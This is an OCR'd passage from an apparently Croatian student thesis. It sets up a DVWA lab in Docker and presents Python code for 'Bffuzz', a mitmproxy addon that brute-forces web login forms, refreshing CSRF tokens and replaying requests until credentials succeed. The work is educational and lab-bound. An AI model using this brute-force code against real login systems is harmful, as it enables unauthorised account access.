
Bitno je naglasiti da se u sklopu ovog rada koristi preglednik Firefox iz razloga što omogućava prosljeđivanje prometa kroz proxy poslužitelj koji se nalazi na istom računalu kao i Mitmproxy poslužitelj (engl. *localhost*). Raspon lokalnih IP adresa koje se koriste u sklopu ovog ispitivanja opisan je notacijom 127.0.0.1/8. Firefox po pretpostavljenim postavkama ne omogućava prosljeđivanje lokalnog prometa kroz proxy poslužitelj putem IP adrese 127.0.0.1, međutim omogućava prosljeđivanje

prometa kroz proxy poslužitelj ukoliko se web aplikaciji pristupa kroz neku drugu lokalnu IP adresu kao što je 127.0.0.2.

Napomena: Preglednikom Google Chrome nije moguće provesti ispitivanje u trenutku pisanja ovog rada. Razlog je taj što Chrome preglednik ne dozvoljava preusmjeravanje prometa kroz proxy poslužitelj koji se nalazi na istom računalu kao i preglednik, odnosno ignorira adrese iz cijelog raspona 127.0.0.1/8.

5.1.3. Alat za virtualizaciju Docker

Docker je skup proizvoda platforme kao usluge koji koriste virtualizaciju na razini operacijskog sustava za isporuku softvera u paketima koji se nazivaju spremnici (engl. *Containers*). Spremnici su izolirani jedni od drugih i svaki spremnik uključuje svoj vlastiti softver, knjižnice i konfiguracijske datoteke. Spremnici mogu međusobno komunicirati putem definiranih kanala. Svi spremnici dijele istu jezgru operacijskog sustava što ih razlikuje od klasičnih virtualnih strojeva.




Slika 5.2 Arhitektura Docker usluge, preuzeto iz [16]

Na Slika 5.2 prikazana je arhitektura Docker usluge. Klijentski program sadrži naredbe kojima klijent komunicira sa Docker poslužiteljem na kojem se nalazi pokrenuta Docker daemon usluga. Svrha Docker daemon usluge je da prima i izvršava naredbe od klijenta, dohvaća Docker slike iz udaljenog registra slika i pokreće ih u zasebnim spremnicima (kontejnerima) [16]. Detalji Docker arhitekture i njegovog načina rada nadilaze opseg ovog rada pa se za više detalja čitatelj se usmjerava na [18].

Instalacija Docker usluge na Ubuntu operacijskom sustavu vrlo je jednostavna. Preporučeno je instalaciju provesti putem Ubuntu Software aplikacije jer u trenutku pisanja ovog rada službena dokumentacija Docker usluge nije obuhvaćala upute za instalaciju na trenutnoj verziji Ubuntu operacijskog sustava 20.10. Ubuntu Software aplikacijom instalira se posljednja stabilna verzija Docker usluge. Nakon instalacije Dockera, nikakva dodatna konfiguracija samog programa nije potrebna.

Nakon uspješne instalacije Docker usluge, potrebno je preuzeti Docker sliku DVWA aplikacije sa Docker repozitorija. Preuzimanje slike izvršava se naredbom “docker run” koja je ujedno i naredba za pokretanje Docker spremnika unutar kojeg će se ta aplikacija izvršavati. Upute za instalaciju i pokretanje Docker DVWA slike nalaze se na [17]. Nakon uspješne instalacije i pokretanja, Docker DVWA slika izvršavati će se u Docker spremniku, a aplikaciji će se moći pristupati odlaskom na adresu „http://localhost/setup.php“ putem internet preglednika.



Slika 5.3 Pokretanje naredbe „docker run“

Sa *Slika 5.3* vidljiv je rezultat pokretanja naredbe “sudo docker run --rm -it -p 80:80 vulnerables/web-dvwa” kojom se preuzima (ukoliko slika ne postoji) i pokreće slika ranjive DVWA aplikacije na vratima 80. Argumenti naredbe su:

- --rm: Automatsko brisanje spremnika nakon završetka rada.
- -it: Pokretanje interaktivnog rada i alokacija terminalnog sučelja prema pokrenutom Docker spremniku.
- -p 80:80: Mapiranje vratiju 80 iz Docker spremika na vrata 80 računala domaćina kako bi se moglo pristupati pokrenutoj aplikaciji.

5.1.4. Ranjiva web aplikacija DVWA


Damn Vulnerable Web Application - DVWA je namjerno ranjiva PHP/MySQL web aplikacija. Služi kao pomoć stručnjacima za sigurnost u ispitivanju vještina i alata u legalnom okruženju.

Postoji više različitih načina za instalaciju DVWA na osobnom računalu. U sklopu ovog rada koristi se instalacija putem Docker spremnika jer je najjednostavnija. Upute za instalaciju putem Docker spremnika mogu se pronaći na [17].

Jednom kada je aplikacija instalirana i Docker spremnik pokrenut, odlaskom na adresu http://localhost/login.php pristupa se DVWA aplikaciji. Izgled početne stranice prikazan je na Slika 5.4.


Slika 5.4 Početna stranica aplikacije DVWA

Pretpostavljeno korisničko ime i lozinka za ulaz u aplikaciju su: “admin” i ”password”, nakon čijeg se unosa dolazi do stranice za postavljanje baze podataka aplikacije DVWA, što je vidljivo sa Slika 5.5.



Slika 5.5 Stranica za postavljanje baze podataka

Na stranici za postavljanje baze podataka potrebno je pokrenuti bazu podataka klikom na gumb “Create / Reset Database”. Nakon uspješnog pokretanja baze podataka, korisnik će biti vraćen na početnu stranicu za prijavu, te se nakon ponovne prijave na stranicu preusmjerava na glavnu stranicu DVWA aplikacije, prikazanu na *Slika 5.6*.



Slika 5.6 Glavna stranica aplikacije DVWA

Na glavnoj stranici DVWA aplikacije s lijeve strane nalazi se izbornik koji sadrži četiri grupe poveznica:

- Grupa s poveznicom na glavnu stranicu, korisničkim uputama i mogućnostima upravljanja bazom podataka.
- Grupa sa poveznicama na ranjive stranice.
- Grupa za informacije o stranici i postavkama sigurnosti DVWA aplikacije. Aplikacija omogućuje postavljanje više razina sigurnosnih postavki jednostavnim odabirom željene razine iz izbornika. Jednom odabrana, željena razina sigurnosti postavljena je na sve ranjive stranice iz izbornika.
- Grupa sa poveznicom za odjavu korisnika.


Fokus projekta ovoga rada je iskorištavanje ranjivosti “Brute Force” ranjive stranice kroz više mogućih razina zaštite.

5.1.5. Proxy poslužitelj Mitmproxy

Mitmproxy je proxy poslužitelj koji omogućuje presretanje SSL/TLS prometa i on čini glavnu komponentu korištenju u provođenju ispitivanja. Mitmproxy je detaljnije opisan u zasebnom poglavlju.

5.2. Implementacija programskog rješenja

Mitmproxy dodatak naziva Bffuzz je dodatak koji implementira funkcionalnost napada grubom silom na web forme korištenjem GET i POST HTTP zahtjeva. U svome radu on komunicira s Mitmproxy API sučeljem kako bi dohvaćao zahtjeve i odgovore između klijenta i poslužitelja koji prolaze kroz Mitmproxy poslužitelj. Komunikacija s Mitmproxy sučeljem odvija se putem događaja (evenata). Komunikacija s korisnikom moguća je samo u jednome smjeru, od korisnika prema Bffuzz dodatku i to korištenjem implementiranih naredbi. Bffuzz koristi pomoćne datoteke s definiranim razredima za provođenje napada i datoteku s konfiguracijom za sve module koji zajedno implementiraju osnovnu funkcionalnost Bffuzz dodatka.



Slika 5.7 Arhitektura programskog rješenja

Slika 5.7 prikazuje arhitekturu programskog rješenja implementiranog u sklopu ovog rada. Komponente vidljive sa slike su:

- Klijent: Klijent koji komunicira s poslužiteljem, najčešće web preglednik.
- Poslužitelj: Poslužitelj web stranice.
- Mitmproxy: Mitmproxy program na poziciji čovjeka u sredini.
- Bffuzz: Mitmproxy dodatak.
- Korisnik: Korisnik Bffuzz dodatka. Zadaje naredbe.
- Attack: Datoteka koja u kojoj je implementirana funkcionalnost napada.
- Success Detector: Datoteka koja implementira detektor uspjeha.
- Utils: Datoteka sa korisnim funkcijama.
- Config: Konfiguracijska datoteka.

Bitne komponente su detaljnije objašnjene u zasebnim poglavljima.

5.2.1. Komponenta Bffuzz

Proxy alat Mitmproxy nalazi se na komunikacijskom kanalu između klijenta i poslužitelja. Komponenta Bffuzz implementira ulaznu točku prometa kojeg presreće Mitmproxy i prosljeđuje u Bffuzz dodatak. Bffuzz komponenta sadrži razred Bffuzz koji implementira tri grupe funkcionalnosti:

1. Funkcionalnosti razreda.
2. Funkcionalnosti korisničkih naredbi.
3. Funkcionalnosti reagiranja na događaje.

Osim navedenih funkcionalnosti, razred definira i nekoliko atributa:

- **host_monitors**: Lista domaćina čiji se promet promatra od strane dodatka.
- **host_filter_string**: Lista za kreiranje naredbe za prilagođavanje prikaza u Mitmproxy korisničkom sučelju.
- **attack**: Instanca razreda napada određene vrste.
- **trigger_string**: Niz znakova za detekciju uspješnosti.
- **invert_attack**: Varijabla koja označava da li detekcija uspješnosti ima suprotnu funkcionalnost.

Značajna metoda iz prve grupe funkcionalnosti:

- **detectFuzzParams**: Metoda koja određuje jesu li detektirani parametri iz web forme i ukoliko jesu, jesu li ispravno formatirani kako bi se napad pokrenuo. Funkcija detectFuzzParams prikazana je na Slika 5.8.

```
33      def detectFuzzParams(self, flow: http.HTTPFlow) -> bool:
34          """Checks POST request for trigger parameters."""
35
36          if flow.request.method == "POST":
37              parameters = flow.request.urlencoded_form
38          elif flow.request.method == "GET":
39              parameters = flow.request.query
40          else:
41              logger.warning("Triggering parameters not detected in the request.")
42          fuzz = False
43          for parameter in parameters:
44              if parameters[parameter].startswith(config.PARAMETER_PREFIX):
45                  fuzz = True
46                  logger.info("BFFuzz: Trigger parameters detected")
47                  break
48          return fuzz
```

Slika 5.8 Funkcija detectFuzzParams

Implementirane korisničke naredbe (prikazane na *Slika 5.9*) su:

- **subscribe**: Naredba za dodavanje domaćina u listu promatranih domaćina.
- **settrigger**: Naredba za postavljanje znakovnog niza kojim se određuje kada je pročitan ispravan odgovor od poslužitelja.

```
64      @command.command("bffuzz.subscribe")
65      def subscribe(self, host: str) -> None:
66          """Adds host to the list of monitored hosts."""
67
68          self.host_monitors.append(host)
69          self.host_filter_string.append(host)
70          ctx.log.info("BFFuzz: successfully added new host monitor: " + host)
71          ctx.master.commands.call("view.filter.set", ' '.join(self.host_filter_string))
72
73      @command.command("bffuzz.settrigger")
74      def settrigger(self, trigger_str: str, inverted: bool=False) -> None:
75          """Sets a string which determines a successful use of credentials."""
76
77          self.trigger_string = trigger_str
78          self.invert_attack = inverted
79          logger.info("Triggering string set to: " + self.trigger_string + ", inverted:" + str(self.invert_attack))
80
```

Slika 5.9 Korisničke naredbe

Metode za reakciju na proslijeđene događaje od strane Mitmproxy-ja:

- **request**: Ova metoda prosljeđuje promet u napadački modul ukoliko je napad pokrenut, u suprotnom pregledava promet i u slučaju detekcije ispravnih parametara, postavlja i pokreće ispravan tip napada.

- **response**: Ukoliko je napad pokrenut, ova metoda prosljeđuje tok podataka napadačkom modulu.

Navedene metode prikazane su na *Slika 5.10*.

```
88      def request(self, flow: http.HTTPFlow) -> None:
89          """Triggers an attack when correct parameters are detected."""
90
91          if self.attack and self.attack.isRunning():
92              self.attack.handleRequest(flow)
93          elif flow.request.host in self.host_monitors:
94              start_attack = self.detectFuzzParams(flow)
95              logger.info("Got start attack:"+str(start_attack))
96              if start_attack:
97                  if flow.request.method == "GET":
98                      self.attack = GETAttack(flow)
99                      self.setAttackMode()
100                     self.attack.start()
101
102                 elif flow.request.method == "POST":
103                     self.attack = POSTAttack(flow)
104                     self.setAttackMode()
105                     self.attack.start()
106
107
108     def response(self, flow: http.HTTPFlow) -> None:
109         """Forwards responses."""
110
111         if self.attack and self.attack.isRunning():
112             self.attack.handleResponse(flow)
```

Slika 5.10 Metode reakcije na događaje razreda Bffuzz

5.2.2. Komponenta Attack

Komponenta Attack implementira tri razreda:

- **Attack**: Razred roditelj. Implementira funkcionalnosti zajedničke svim vrstama napada. Implementira funkcionalnost komunikacije sa komponentom za otkrivanje uspješnosti napada, pokretanje i zaustavljanje napada i postavljanje datoteka sa ulazima za napad grubom silom.
- **POSTAttack**: Razred koji implementira napad kada su podaci forme poslani metodom POST.
- **GETAttack**: Razred koji implementira napad kada su podaci forme poslani metodom GET.

Sve vrste napada dijele zajedničke atribute:

- **running**: Određuje je li napad pokrenut.
- **SD**: Instanca komponente za provjeru uspješnosti napada.

- **fuzzdbs**: Rječnik sa informacijama o datotekama s ulazima za provođenje napada. Ključevi rječnika su atributi koji se napadaju.
- **fuzz_inputs**: Rječnik u koji se spremaju liste ulaza za napad atributa.
- **fuzzed_host**: Domaćin koji je meta napada.
- **fuzzed_url**: URL koji je meta napada.
- **originator_flow**: Tok podataka koji je započeo napad.

Neke bitne metode razreda Attack, prikazane na *Slika 5.11*:

- **setFuzzDBPaths**: Iz zahtjeva izvlači parametre nad kojima je potrebno provesti napad i puni rječnik sa putanjama do datoteka s ulazima za pojedini parametar.
- **loadFuzzInputs**: U rječnik učitava listu ulaza za provođenje napada grubom silom za pojedini parametar.
- **setNextInput**: Postavljanje sljedećeg ulaza za parametar koji se ispituje.

```
63      def setFuzzDBPaths(self) -> None:
64          """Identifies fuzzed parameters and maps them to respective file paths"""
65
66          parameters = utils.getRequestParams(self.originator_flow.request)
67          for parameter in parameters:
68              value = parameters[parameter]
69              if value.startswith(config.PARAMETER_PREFIX):
70                  self.fuzzdbs[parameter] = config.DBS_DIR + value[config.PREFIX_LEN:]
71                  if not os.path.exists(self.fuzzdbs[parameter]):
72                      logger.error("Fuzz database " + self.fuzzdbs[parameter] + " does not exist")
73                  else:
74                      logger.info("Loaded fuzz db path for parameter " + str(parameter) + " => " + self.fuzzdbs[parameter])
75
76      def loadFuzzInputs(self) -> None:
77          """Loads fuzzing inputs in a list for each parameter"""
78
79          for parameter in self.fuzzdbs:
80              inputs_list = utils.loadPathToList(self.fuzzdbs[parameter])
81              self.fuzz_inputs[parameter] = inputs_list
82              logger.info("Loaded fuzz inputs for parameter: " + parameter)
83
84      def setNextInput(self, flow: http.HTTPFlow) -> None:
85          """Set next fuzz input from the list."""
86
87          #logger.info("In setNextInput, flow:" + str(flow.request))
88          if not flow.request:
89              logger.info("Provided flow does not contain a request")
90          parameters = utils.getRequestParams(flow.request)
91          logger.info("Parameters loaded:" + str(parameters))
92          for param in parameters:
93              logger.info("Checking parameter for next input:" + param)
94              if param in self.fuzz_inputs:
95                  if not self.fuzz_inputs[param]:
96                      logger.warning("Fuzz input list is empty, terminating attack")
97                      utils.showMessage("Error", "Attack stopped: fuzz inputs depleted")
98                      self.stop()
99                      return
100                 utils.setFlowRequestParameter(flow, param, self.fuzz_inputs[param].pop())
101                 break
102         logger.info("Next input set")
```

Slika 5.11 Bitne metode razreda Attack

Bitne metode razreda POSTAttack:

- **handleRedirect**: Metoda za odgovaranje na zaprimljeni odgovor s informacijom o preusmjerenju upita.

- **handleResponse**: Ova metoda je najbitnija metoda razreda jer implementira odgovarajuće reakcije dodatka u ovisnosti o zaprimljenom odgovoru od poslužitelja. Provjerava primljeni odgovor i šalje ga na provjeru uspješnosti napada.
- **handleRequest**: Najbitnija uloga ove metode je da detektira i postavlja posljednje korištene vjerodajnice.

Navedene metode prikazane su na Slika 5.12, Slika 5.13 i Slika 5.14.

```
164     def handleResponse(self, flow: http.HTTPFlow) -> None:
165         """Handles responses received from the server or replayed from mitmproxy."""
166 
167         logger.info("Got response:" + str(flow.response))
168         if flow.request.method == "GET" and flow.request.host == self.fuzzed_host:
169             logger.info("Received response to GET from fuzzed host")
170 
171             credentials = self.SD.isSuccess(flow)
172             if credentials:
173                 logger.info("Found credentials, attack stopped")
174                 logger.info("Credentials: " + str(credentials))
175                 pp_creds = utils.prettyPrintDict(credentials)
176                 utils.showMessage("Success", str("Correct credentials:\n" + pp_creds))
177                 self.stop()
178                 return
179             logger.info("Wrong GET response intercepted")
180 
181             fresh_token = utils.extractCSRF(flow)
182             prepared_request_flow = self.prepareOriginatorReplay(fresh_token)
183 
184             self.setNextInput(prepared_request_flow)
185             if not self.running:
186                 logger.info("Attack not running therefore exiting")
187                 return
188             self.originator_flow = prepared_request_flow.copy()
189 
190             logger.info("Replaying POST request form with parameters: " + str(prepared_request_flow.request.urlencoded_form))
191             ctx.master.commands.call("replay.client", [prepared_request_flow])
192 
193         if flow.request.method == "POST" and flow.request.url == self.fuzzed_url:
194             if flow.response.status_code == 302:
195                 logger.info("Processing 302")
196                 self.handleRedirect(flow)
197             elif flow.response.status_code == 200:
198                 logger.info("Received response to POST request from fuzzed host")
199 
200                 credentials = self.SD.isSuccess(flow)
201                 if credentials:
202                     logger.info("Found credentials, attack stopped")
203                     logger.info("Credentials: " + str(credentials))
204                     pp_creds = utils.prettyPrintDict(credentials)
205                     utils.showMessage("Success", str("Correct credentials:\n" + pp_creds))
206                     self.stop()
207                     return
208                 logger.info("Response is not successful")
209 
210                 fresh_token = utils.extractCSRF(flow)
211                 logger.info("Done extracting")
212                 prepared_request_flow = self.prepareOriginatorReplay(fresh_token)
213 
214                 self.setNextInput(prepared_request_flow)
215                 if not self.running:
216                     logger.info("Attack not running therefore exiting")
217                     return
218                 logger.info("Replay POST request with parameters" + str(prepared_request_flow.request.urlencoded_form))
219                 ctx.master.commands.call("replay.client", [prepared_request_flow])
```

Slika 5.12 Metoda handleResponse

```
150     def handleRequest(self, flow: http.HTTPFlow) -> None:
151         """Handles requests received from the client or replayed from mitmproxy."""
152 
153         if flow.request.method == "POST" and flow.request.url == self.fuzzed_url:
154             logger.info("Spent CSRF token: " + flow.request.urlencoded_form["user_token"])
155             if flow.is_replay == "request":
156                 self.SD.setCredentials(flow.request.urlencoded_form)
157         if flow.is_replay == "request":
158             logger.info("Replayed request detected:" + str(flow.request))
159             return
160         if flow.request.method == "GET" and flow.request.url == self.fuzzed_url:
161             self.get_tmp = flow.copy()
162             logger.info("Updated tmp GET request flow")
```

Slika 5.13 Metoda handleRequest

```
137     def handleRedirect(self, flow: http.HTTPFlow) -> None:
138         """Handles 302 redirect POST replies."""
139 
140         if not flow.is_replay:
141             logger.info("Redirect response is not a replayed response")
142             return
143         if flow.response.status_code == 302:
144             redir_response_flow = self.get_tmp.copy()
145 
146             redirect_location = flow.response.headers["Location"]
147             redir_response_flow.request.path_components = redir_response_flow.request.path_components[:-1] + (redirect_location, )
148             ctx.master.commands.call("replay.client", [redir_response_flow])
149 
```

Slika 5.14 Metoda handleRedirect

Bitne metode razreda GETAttack se ne razlikuju od metoda razreda POSTAttack, ali imaju drugačiju implementaciju, one su:

- **handeRequest**: Metoda za postavljanje posljednje korištenih vjerodajnica.
- **prepareOriginatorReplay**: Metoda za stvaranje kopije zahtjeva koji je započeo napad.
- **handleResponse**: Glavna metoda koja provjerava uspješnost napada i pokreće slanje novih zahtjeva.

Navedene metode prikazane su na Slika 5.15.

```
230     def prepareOriginatorReplay(self, token=None) -> http.HTTPFlow:
231         """Prepares a new POST request from the originator POST form"""
232 
233         prepared_request_flow = self.originator_flow.copy()
234         if token:
235             prepared_request_flow.request.query["user_token"] = token
236         logger.info("Prepared new request flow from originator")
237         return prepared_request_flow
238 
239     def handleRequest(self, flow: http.HTTPFlow) -> None:
240         """Handles requests received from the client or replayed from mitmproxy."""
241 
242         if not self.running:
243             logger.warning("Attack won't handle request because it isn't running")
244             return
245 
246         if flow.request.method == "GET":
247             if flow.is_replay == "request":
248                 logger.info("Replaying GET request:" + str(flow.request))
249                 self.SD.setCredentials(flow.request.query)
250 
251     def handleResponse(self, flow: http.HTTPFlow) -> None:
252         """Handles responses received from the server or replayed from mitmproxy."""
253 
254         if not self.running:
255             logger.warning("Attack won't handle response because it isn't running")
256             return
257 
258         if flow.request.method == "GET" and flow.request.host == self.fuzzed_host:
259             logger.info("Received response to GET request from fuzzed host")
260 
261             credentials = self.SD.isSuccess(flow)
262             if credentials:
263                 logger.info("Found credentials, attack stopped")
264                 logger.info("Credentials: " + str(credentials))
265                 pp_creds = utils.prettyPrintDict(credentials)
266                 utils.showMessage("Success", str("Correct credentials:\n" + pp_creds))
267                 self.stop()
268                 return
269             logger.info("Wrong GET response intercepted, extracting token")
270 
271             fresh_token = utils.extractCSRF(flow)
272             logger.info("Done extracting")
273             prepared_request_flow = self.prepareOriginatorReplay(fresh_token)
274 
275             self.setNextInput(prepared_request_flow)
276             if not self.running:
277                 logger.info("Attack not running therefore exiting")
278                 return
279             logger.info("Replay GET request with parameters" + str(prepared_request_flow.request.query))
280             ctx.master.commands.call("replay.client", [prepared_request_flow])
```

Slika 5.15 Bitne metode razreda GETAttack

5.2.3. Komponenta Success Detector

Komponenta Success Detector implementira razred SuccessDetector čija je funkcionalnost provjera poslužiteljskih odgovora: SuccessDetector provjerava poslužiteljske odgovore sa postavljenim nizom znakova koji služi kao indikator uspješnosti. Ukoliko poslužiteljev odgovor sadrži određeni niz znakova, vraća korisničke vjerodajnice koje su uzrokovale taj odgovor. Razred također implementira inverznu funkcionalnost s s obzirom na postojanje danog niza znakova u odgovoru poslužitelja, odnosno dojavljuje se uspješnost ukoliko se dani niz znakova ne nalazi u poslužiteljevom odgovoru.

Bitni atributi razreda SuccessDetector su:

- **last_credentials**: Posljednje viđene vjerodajnice.

- **trigger_string**: Okidajući niz znakova koji označava očekivani sadržaj uspješnog odgovora.
- **inverted_mode**: Oznaka treba li funkcionalnost biti invertirana s obzirom na postojanje danog niza znakova u odgovoru poslužitelja.

Bitne metode razreda SuccessDetector:

- **setSuccessString**: Postavlja niz znakova za detekciju ispravnog odgovora.
- **isSuccess**: Funkcija za provjeru ispravnosti poslužiteljskog odgovora.

Razred SuccessDetector i implementacija bitnih metoda iz tog razreda prikazani su na *Slika 5.16*.

```
10  class SuccessDetector:
11      """Detects expected responses for correct credentials"""
12
13      def __init__(self, ss=None):
14          self.last_credentials = None
15          self.responses = []
16          self.trigger_string = ss
17          self.inverted_mode = False
18
19      def insertResponse(self, flow: http.HTTPFlow) -> None:
20          """Inserts all received responses in a list for later processing."""
21
22          if flow.response:
23              self.responses.append(flow.response.copy())
24          else:
25              logger.error("Flow has no response, can't insert")
26
27      def setCredentials(self, credentials: dict) -> None:
28          """Sets credentials."""
29
30          self.last_credentials = credentials
